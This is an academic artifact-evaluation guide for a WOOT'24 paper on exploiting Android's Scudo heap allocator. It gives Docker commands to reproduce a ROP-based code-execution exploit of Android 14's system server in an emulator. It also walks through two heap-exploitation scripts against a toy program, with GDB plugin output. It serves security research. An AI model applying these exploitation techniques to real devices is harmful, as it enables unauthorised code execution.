



WOOT'24 Artifact Evaluation, Exploiting Android's Hardened Memory Allocator

Philipp Mao Elias Valentin Boschung Marcel Busch Mathias Payer
EPFL, Lausanne, Switzerland

1 Overview

1.1 Abstract

The artifact contains the tooling used to develop the exploits. It further contains exploit examples for our two exploitation techniques along with the files needed to reproduce our case study.

1.2 Description & Requirements

How to Access The artifact is publicly available at <https://github.com/HexHive/scudo-exploitation>.

Security, privacy or ethical concerns The artifact does not contain any threat to the system it's run on.

Hardware Dependencies The scudo libraries and the case study require an x86_64 machine to be run.

The tooling is architecture independent, however we designed the showcase of our exploits and tooling to be run on an x86 machine.

Software Dependencies We provide dockerfiles for our artifact evaluation, thus only Docker is required.

1.3 Evaluation Goals

The main focus of our artifact is making our tooling public and providing examples for our exploitation techniques to the community. We further include the necessary data to reproduce our case study to show the applicability of our exploitation techniques to real targets.

The evaluation should check if the example exploitation scripts work and if the gdb plugin is usable. The evaluation should also check if the case study reproduces.

2 Case Study

Paper Claim In our paper we claim that we leverage the forged CommitBase exploitation technique to exploit the system server on Android 14 to get code execution. In this part of the artifact evaluation this claim is tested.

Evaluation To reproduce our case study we provide a Dockerfile that sets up an Android emulator with the vulnerable library, along with installing the exploit app.

Build the docker in the case-study folder:

```
docker build . -t cve_emu
```

Then run the emulator along with the exploit:

```
docker run -rm -name emu -device /dev/kvm -it cve_emu /bin/bash
```

It takes a little while as we reboot the emulator once to make the libraries vulnerable. Once the following text is printed we are attempting the exploit.

```
Remounted /system_ext as RW
Remount succeeded
/libbinder cve.so: 1 file pushed, 0 skipped. 92.8 MB/s (889144 bytes in 0.009s)
/libcutils cve.so: 1 file pushed, 0 skipped. 58.8 MB/s (90816 bytes in 0.002s)
[-] restarting system server to force loading of vulnerable libraries
[-] installing attacker app
Performing Streamed Install
Success
[+] running exploit
[+]
throwing exploit attempt: 0
Starting Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.services/.MainActivity }
Error type 3
Error: Activity class {com.services/com.services.MainActivity} does not exist.
INFO | Boot completed in 33088 ms
INFO | Increasing screen off timeout, logcat buffer size to 2M.
```

After this text has been printed, in another terminal run the following commands:

```
docker exec -it emu /bin/bash
adb logcat | grep H3Ll0
```

This greps the logcat output for the print that we execute in our ropchain. After about 5-20 attempts the following should be printed:

```
root@ab129210baf0:/# adb logcat | grep H3Ll0
04-23 11:53:22.886 16238 16238 I H3Ll0 : FR0m_5y5T3M_53rV3r
```

When this is printed, our exploit was successfully reproduced. If our exploit succeeds a ROP chain is executed which

uses `__android_log_print` to print the H3L10 string to `logcat`.

3 GDB Tooling, Scudocookie Library & Exploit examples

Paper Claims In the paper we claim that we discovered two exploitation techniques for Scudo, forged CommitBase and safe Unlink. We further claim that we developed a GDB plugin and a python3 library to help debug/exploit Scudo. In this part of the artifact evaluation all of these claims are checked by running two example exploits against a simple heap menu program and then debugging the exploit using our GDB plugin.

Evaluation The example exploits are located in the `exploits/` folder. In the following we provide a walkthrough of this part of the artifact and showcase how our `gdb` tooling and `python3 scudocookie` library can help in debugging the exploit. We designed this part of the artifact evaluation so the evaluator can follow along. Alternatively, for an evaluator familiar with `pwntools` exploitation, the exploitation scripts should be self-explanatory.

Our exploit examples use a simple heap menu program which exposes a number of memory corruption primitives to the user, arbitrary allocations and frees, heap under/overflows etc.. The program is located at `exploits/malloc-menu-linux/malloc-menu-linux`. We also bundle all local dependencies along with two versions of `scudo`.

3.1 Setup

In the `exploits/` folder run the following commands:
`./build_docker.sh`.

3.2 Forged CommitBase

Start the docker using `./run_docker.sh` and navigate to the mounted folder using `cd /mnt/exploits`.


3.2.1 Exploit Functionality

Run the exploit:

```
python3 forged_commitbase.py.
```

Verify that the target arbitrary write address is the same as the allocated chunk see [Figure 1](#).

The two addresses marked in red should match. If they match, the exploit was able to allocate a chunk at the chosen target address.



```
[*] our plan is to coax scudo into allocating a chunk
[!] target address: 0x7fd2fe776000
[*] assuming we have the tools to leak the cookie, we
[*] bruteforced cookie: 0xf477
[*] now we forge our fake secondary chunk starting at
[*] we free the chunk and put our target address into
[!] by allocating a secondary chunk with similar size
[!] fake secondary chunk allocated at 0x7fd2fe776000
[*] Switching to interactive mode
```

Figure 1: output of running the forged commitbase example exploit script.

3.2.2 GDB Plugin

Having verified the exploit works, let us look at what happens under the hood and do some debugging. First start the exploit with the debugger attached. If you are running the exploits in the docker, first start `tmux` otherwise we will not be able to attach GDB:

```
tmux
python3 forged_commitbase.py GDB
```

The exploit script automatically sets a breakpoint just after the heap-menus program loop. We first jump to where we allocate our victim chunk. In the `gdb` pane continue twice:

```
c
c
```

Now we have allocated our victim chunk. Take note of the target address, this is the address where we want to have a chunk get allocated. Copy the victim chunk address from the top program pane and run the following command in `gdb` in order to inspect the victim chunk.

```
scudo chunk [victim chunk address]
```

This will display some information about the victim chunk. All GDB commands starting with `scudo` are implemented by our Scudo `gdb` plugin. See [Figure 3](#) for an example output.

In the next step we will overwrite this victim chunk's header. To do this we need to calculate the correct header checksum. This is where our `python3 scudocookie` library comes into play. Assuming we leak the chunk's header and address, we use this library to calculate the cookie used in computing the header's checksum. Afterwards we create a fake secondary chunk header and correctly compute the checksum for that chunk. The relevant lines involved in these steps can be seen, in lines 50 and 56 of the `forged_commitbase.py` exploit. In particular the `forge_header` function uses the `calc_checksum` function from the `scudocookie` library to compute the checksum.

Now keep continuing in GDB (with the `c` command), until the following text is printed: `[*] we free the chunk and put our target address into the secondary chunk free list`

At this point we have finished forging the chunk. In the `gdb` pane use the following commands to inspect the forged secondary chunk:

```
scudo chunk [victim chunk addr]
scudo largeblock [victim chunk addr]
```

The victim chunk should now have Class ID 0 and the CommitBase field of the secondary chunk header should point to the target arbitrary write address. See [Figure 4](#) for an example output.

Continue once more in GDB:

```
c
Now the forged secondary chunk has been freed and our arbitrary write address has been stored in the secondary chunk free list. Inspect the secondary chunk free list using:
scudo largecachedblock
```

The data from the forged chunk header has been placed into the secondary chunk free list. See [Figure 5](#) for an example output.

Continue one last time in GDB. This will allocate the chunk at the target address. In our example exploit the newly allocated chunk is now allocated in the Allocator object, which holds Scudo internal metadata. Inspect the newly allocated chunk:

```
scudo chunk [newly allocated chunk]
x/20gx [newly allocated chunk]
```

See [Figure 6](#) for an example output.


3.3 Safe Unlink

Start the docker using `./run_docker.sh` and navigate to the mounted folder using `cd /mnt/exploits`.

3.3.1 Exploit Functionality

Run the exploit: `python3 safe_unlink.py`.

Verify that the allocated chunk via the exploit is located close to the perclass base. see [Figure 2](#).



```
[!] perclass base: 0x7fe6efa08bc0
[*] now we forge a fake secondary chunk header
[*] now we free the fake secondary chunk trigger
[!] now we allocate from the free list and obtain
[!] perclass chunk 0x7fe6efa08be0
```

Figure 2: output of running the safe unlink example exploit script.

If the address of the newly allocated chunk is close to the perclass base, this means the exploit was able to allocate a chunk into the perclass structure, giving the attacker control over the free list.

3.3.2 GDB Plugin

Same as for the Forged CommitBase exploit run the exploit with GDB attached:

```
python3 safe_unlink.py GDB
```

Continue twice until the victim chunk is allocated:

```
c
c
```

Similar as before inspect the victim chunk. See [Figure 7](#) for an example output.

```
scudo chunk [victim chunk addr]
```

This is the victim chunk whose header we will overwrite. Similar to the last exploit we use the scudocookie library to forge a fake secondary chunk. We also setup the fake linked list as detailed in the paper. Step until you see the following text printed: `[*] now we free the fake secondary chunk triggering the unlinking and placing the address to the perclass structure into the perclass free list itself .`

At this point we have setup the fake linked list between the forged chunk and the perclass free list. Inspect the forged secondary chunk:

```
scudo chunk [victim chunk addr]
scudo largeblock [victim chunk addr]
```

Inspect the freelist into which we have freed chunks to build the fake linked list:

```
scudo perclass 1 20
```

The fake free list is built with the perclass free list and the forged secondary chunk by cleverly freeing chunks that overlap the forged secondary chunk header (more details in the paper). See [Figure 8](#) to see an example output.

Now with the fake linked list built, we can free the chunk to insert a chunk into the free list. Step once in gdb:

```
c
```

Inspect the free list again, now a pointer to the free list itself has been inserted into the free list:

```
scudo perclass 1 20
```

See [Figure 9](#) for an example output.

Step once more in gdb to allocate a chunk into the free list:

```
c
```

Inspect the free list a final time we should see the chunk header in the free list: `scudo perclass 1 20`

See [Figure 10](#) for an example output. This means that our exploit was able to allocate a chunk into the free list and thus gain control over the free list.

Images

```

root@5689ff41b993:/mnt/exploits# python3 forged_commitbase.py GDB
[*] '/mnt/exploits/malloc-menu-linux/malloc-menu-linux'
  Arch: amd64-64-little
  RELRO: Partial RELRO
  Stack: Canary found
  NX: NX enabled
  PIE: No PIE (0x480000)
[*] Starting local process '/mnt/exploits/malloc-menu-linux/libs/ld-linux-x86-64.so.2': pid 171
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/mnt/exploits/malloc-menu-linux/libs/ld-linux-x86-64.so.2', '1
[*] Waiting for debugger: Done
[*] this script demonstrates the forge commitbase technique, exploiting a simple heap menu program (malloc-menu-lin
[*] first we allocate a victim chunk
[*] victim chunk address 0x7ef321d93dd0
[*] our plan is to coax Scudo into allocating a chunk into the Scudo Allocator object at 0x7f07222e0000
[*] target address: 0x7f07222e0000
[*] assuming we have the tools to leak the cookie, we calculate it here

0x00007ffdbd0ed108 +0x0020: 0x00007ef321d93de8 - 0x0000000000000000
0x00007ffdbd0ed108 +0x0028: 0x00007f0721d8d7c0 - 0x0000000000010005
0x00007ffdbd0ed110 +0x0030: 0x00007ef321d93dd0 - "YYYYYYYYYYYYYYYYYYYY"
0x00007ffdbd0ed110 +0x0038: 0x6f07849216826200

0x4017a5      nop
0x4017a6      jmp     0x4013fb
0x4017ab      nop
0x4017ac      jmp     0x4013fb
0x4017b1      add    BYTE PTR [rax], al
0x4017b3      add    bl, dh
0x4017b5      nop    edx
0x4017b8      sub    rsp, 0x8
0x4017bc      add    rsp, 0x8

[#0] Id 1, Name: "ld-linux-x86-64", stopped 0x4017ac in ?? (), reason: BREAKPOINT

[#0] 0x4017ac -> jmp 0x4013fb

gdb> scudo chunk 0x7ef321d93dd0
Chunk(000): 0x7ef321d93dd0, size=0x20, state=Allocated, classid=2)
Origin: Malloc
Chunk size: 24 (0x18)
Offset: 0 (0x0)
Checksum: 0xdade
Allocated

```

Figure 3: Forged CommitBase: The chunk state after the victim chunk is allocated

```

*] we free the chunk and put our target address into the secondary chunk free list

0x4017b1      add    BYTE PTR [rax], al
0x4017b3      add    bl, dh
0x4017b5      nop    edx
0x4017b8      sub    rsp, 0x8
0x4017bc      add    rsp, 0x8

#0] Id 1, Name: "ld-linux-x86-64", stopped 0x4017ac in ?? (), reason: BREAKPOINT

#0] 0x4017ac → jmp 0x4013fb

gef> scudo chunk 0x7ef321d93dd0
chunk(addr=0x7ef321d93dd0, size=0x8, state=Allocated, classid=0)
origin: Malloc
chunk size: 8 (0x8)
offset: 0 (0x0)
checksum: 0x36c1
allocated

gef> scudo largeblock 0x7ef321d93dd0
LargeBlock(base=0x7ef321d93d90, next=0x0)
next large block: 0x0
previous large block: 0x0
Commit base: 0x7f07222df000
Commit size: 196608
Map base: 0x7f07222df000
Map capacity: 196608

gef>

```

Figure 4: Forged CommitBase: The forged secondary chunk.

```

gef> scudo largecachedblock
LargeCachedBlock(base=0x7f07222ca9b0, map capacity=0x30000)
Commit base: 0x7f07222df000
Commit size: 196608
Map base: 0x7f07222df000
Map capacity: 196608
Block begin: 0x7ef321d93dc0
Time: 0x5cdbd72d9377

gef>
[0] 0:qdb*

```

Figure 5: Forged CommitBase: The secondary chunk free list containing our target write address

```
j] now we forge our fake secondary chunk starting at 0x7f07222e0000
*) we free the chunk and put our target address into the secondary chunk free list
j] by allocating a secondary chunk with similar size we get a chunk allocated at our desired address
j] fake secondary chunk allocated at 0x7f07222e0000
j] switching to interactive mode

#0] Id 1, Name: "ld-linux-x86-64", stopped 0x4017ac in ?? (), reason: BREAKPOINT
#0] 0x4017ac -> jmp 0x4013fb

gef> scudo 0x7f07222e0000
[!] Syntax
scudo (chunk|regions|region|batchgroup|transferbatch|perclass|largeblock|largecachedblock)
gef> scudo chunk 0x7f07222e0000
chunk(addr=0x7f07222e0000, size=0x0, state=Allocated, classid=0)
origin: Malloc
chunk size: 0 (0x0)
offset: 0 (0x0)
checksum: 0xf135
allocated

gef> x/20ax 0x7f07222e0000
0x7f07222e0000 <Allocator+96512>: 0x0000000000000000 0x0000000000000000
0x7f07222e0010 <Allocator+96528>: 0x0000000000000000 0x0000000000000000
0x7f07222e0020 <Allocator+96544>: 0x0000000000000000 0x0000000000000000
0x7f07222e0030 <Allocator+96560>: 0x0000000000000000 0x0000000000000000
0x7f07222e0040 <Allocator+96576>: 0x0000000000000000 0x0000000000000000
0x7f07222e0050 <Allocator+96592>: 0x0000000000000000 0x0000000000000000
0x7f07222e0060 <Allocator+96608>: 0x0000000000000000 0x0000000000000000
0x7f07222e0070 <Allocator+96624>: 0x0000000000000000 0x0000000000000000
0x7f07222e0080 <Allocator+96640>: 0x0000000000000000 0x0000000000000000
0x7f07222e0090 <Allocator+96656>: 0x0000000000000000 0x0000000000000000
gef>
```

Figure 6: Forged CommitBase: The chunk allocated at our target address.


```

root@5689ff41b993:/mnt/exploits# python3 safe_unlink.py GDB
[*] '/mnt/exploits/malloc-menu-linux/malloc-menu-linux'
  Arch:    amd64-64-little
  RELRO:   Partial RELRO
  Stack:   Canary found
  NX:      NX enabled
  PIE:     No PIE (0x400000)
[+] Starting local process '/mnt/exploits/malloc-menu-linux/libs/ld-linux-x86-64.so.2': pid 135
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/mnt/exploits/malloc-menu-linux/libs/ld-linux-x86-64.so.2']
[+] Waiting for debugger: Done
[*] this script demonstrates the safe unlink technique, exploiting a simple heap menu program (malloc-menu)
[*] we allocate our victim chunk at 0x7ed29163e190
[*] assuming we have a way to read the cookie, we compute it here

0x00007ffea70b7a28|+0x0028: 0x00007efd91b8f000 - 0x000000007392c8f2
0x00007ffea70b7a30|+0x0030: 0x00007ed29163e190 - "XXXXXXXXXXXXXXXXXXXXXXXXXXXX"
0x00007ffea70b7a38|+0x0038: 0x4ea3c280759a2d00

0x4017a5      nop
0x4017a6      jmp     0x4013fb
0x4017ab      nop
-- 0x4017ac      jmp     0x4013fb
0x4017b1      add    BYTE PTR [rax], al
0x4017b3      add    bl, dh
0x4017b5      nop    edx
0x4017b8      sub    rsp, 0x8
0x4017bc      add    rsp, 0x8

[#0] Id 1, Name: "ld-linux-x86-64", stopped 0x4017ac in ?? (), reason: BREAKPOINT
python3 safe_unlink.py
[#0] 0x4017ac -> jmp 0x4013fb
[#1] 0x7ef991659000 -> sub DWORD PTR [rcx], eax

gef> scudo chunk 0x7ed29163e190
Chunk(addr=0x7ed29163e190, size=0x18, state=Allocated, classid=2)
Origin: Malloc
Chunk size: 24 (0x18)
Offset: 0 (0x0)
Checksum: 0x779b
Allocated
gef> █
01 0-adb*

```

Figure 7: Safe Unlink: The chunk state after the victim chunk is allocated.

```
gef> scudo chunk 0x7ed29163e190
Chunk(addr=0x7ed29163e190, size=0x8, state=Allocated, classid=0)
Origin: Malloc
Chunk size: 8 (0x8)
Offset: 0 (0x0)
Checksum: 0x9b84
Allocated

gef> scudo largeblock 0x7ed29163e190
LargeBlock(base=0x7ed29163e150, next=0x7efd91638bd0)
Next large block: 0x7efd91638bd0
Previous large block: 0x7efd91638bd0
Commit base: 0xdeadbeef
Commit size: 196608
Map base: 0xdeadbeef
Map size: 196608

gef> scudo perclass 1 20
PerClass(base=0x7efd91638bc0, count=2)
Number chunks: 2
Maximal number chunks: 2
Class size: 2048
    Chunk #0: 0x7ed29163e150
    Chunk #1: 0x7ed29163e150

gef>
```

Figure 8: Safe Unlink: The fake linked list between the perclass free list and forged secondary chunk.

```
gef> scudo perclass 1 20
PerClass(base=0x7efd91638bc0, count=2)
Number chunks: 2
Maximal number chunks: 2
Class size: 2048
    Chunk #0: 0x7efd91638bd0
    Chunk #1: 0x7efd91638bd0
```

Figure 9: Safe Unlink: An address to the perclass free list has been inserted into the perclass free list itself.


```
ef> scudo perclass 1 20  
perClass(base=0x7efd91638bc0, count=1)  
number chunks: 1  
maximal number chunks: 2  
class size: 2048  
    Chunk #0: 0xd12e0000007d0114
```

Figure 10: Safe Unlink: A chunk has been allocated into the perclass free list. What can be seen is the chunk header.